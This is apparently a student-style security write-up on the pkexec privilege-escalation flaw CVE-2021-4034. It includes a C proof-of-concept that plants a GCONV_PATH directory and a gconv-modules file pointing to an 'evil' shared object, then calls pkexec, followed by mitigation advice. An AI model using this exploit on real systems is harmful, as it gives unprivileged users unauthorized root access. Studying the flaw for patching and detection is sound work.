Exploitation of CVE-2021-4034

Supitha Pathirana

CVE Information

CVE ID: CVE-2021-4034

Description: The Qualys Research Team has uncovered a critical memory corruption vulnerability in pkexec, a SUID-root utility that comes pre-installed on most major Linux distributions. This particular vulnerability can be easily exploited, granting unprivileged users the ability to obtain complete root privileges on a susceptible host when leveraging the default configuration of pkexec.

Affected Software: All legacy versions from 1.8. 2 to 1.8. 31p2. All stable versions from 1.9. 0 to 1.9. 5p1

Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-4034

Vulnerability Description

A recently discovered security flaw affects the Polkit framework's pkexec utility. pkexec is a setuid tool that allows unprivileged users to execute commands as privileged users while adhering to predefined policies. Unfortunately, the current version of pkexec has a flaw in parameter count validation, causing it to incorrectly attempt to execute environment variables as commands.

An attacker can skillfully manipulate environment variables to trick pkexec into executing arbitrary code by exploiting this vulnerability. The successful execution of such an attack could potentially grant unprivileged users elevated administrative privileges on the targeted system.

Methodology

The exploitation process involved the following steps:

Identify a vulnerable Linux distribution: Identify a Linux distribution that is vulnerable to this CVE.

Create a script: Develop a script that will successfully exploit this vulnerability and grant root privileges to the user.

Run the script: After successfully Developing a script, the attacker can run the scripts in the vulnerable OS and gain root privileges.

Proof of Concept (PoC)


First, I chose a vulnerable Linux distribution which is Ubuntu-20.04.

Then I used the following script for the exploitation,


```c
#include <stdio.h>
#include <stdlib.h>

#define BIN "/usr/bin/pkexec"
#define DIR "evildir"
#define EVILSO "evil"

int main()
{
    char *envp[] = {
        DIR,
        "PATH=GCONV_PATH=.",
        "SHELL=ryaagard",
        "CHARSET=ryaagard",
        NULL
    };
    char *argv[] = { NULL };

    system("mkdir GCONV_PATH=.");
    system("touch GCONV_PATH=./" DIR " && chmod 777 GCONV_PATH=./" DIR);
    system("mkdir " DIR);
    system("echo 'module\tINTERNAL\t\t\tryaagard//\t\t\t" EVILSO "\t\t\t2'
  > " DIR "/gconv-modules");
    system("cp " EVILSO ".so " DIR);

    execve(BIN, argv, envp);

    return 0;
```

This program sets up a series of malicious environment variables and directories to trick pkexec into executing arbitrary code. Then, it tries to execute the pkexec utility with these manipulated environment variables. If successful, it could potentially lead to unauthorized privilege escalation and compromise the system.

Before running the script,




After running the script,



We can see this successfully granted us root privilages of this system eventhough we are a unpriviledged user.

Risk Assessment



Essentially, the vulnerability is not remotely exploitable, but any attacker that gets a user shell on a system through other means can use this to gain root privileges easily and reliably.

Since the vulnerability has existed for so long, basically every Unix-like system that uses Polkit is vulnerable. OpenBSD is the exception and already has mitigation in place to not allow the execve system call if argc is empty, thus dashing any hopes to exploit this on the security-focused OS.

Mitigation Recommendations

- Apply the latest security patches from their Linux distributions to correct the issue.
- By removing SUID permissions, the program cannot run processes as root.
- Follow the best cybersecurity practices in your production and enterprise environments.

References

- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-4034

- https://nvd.nist.gov/vuln/detail/CVE-2021-4034

- https://www.picussecurity.com/resource/pwnkit-polkits-pkexec-cve-2021-4034-vulnerability-exploitation#:~:text=Attackers%20use%20the%20CVE%2D2021,privileges%20in%20the%20target%20system.

- GitHub - ryaagard/CVE-2021-4034: Local Privilege Escalation in polkit's pkexec

- https://sysdig.com/blog/detecting-mitigating-cve-2021-4034-sysdig/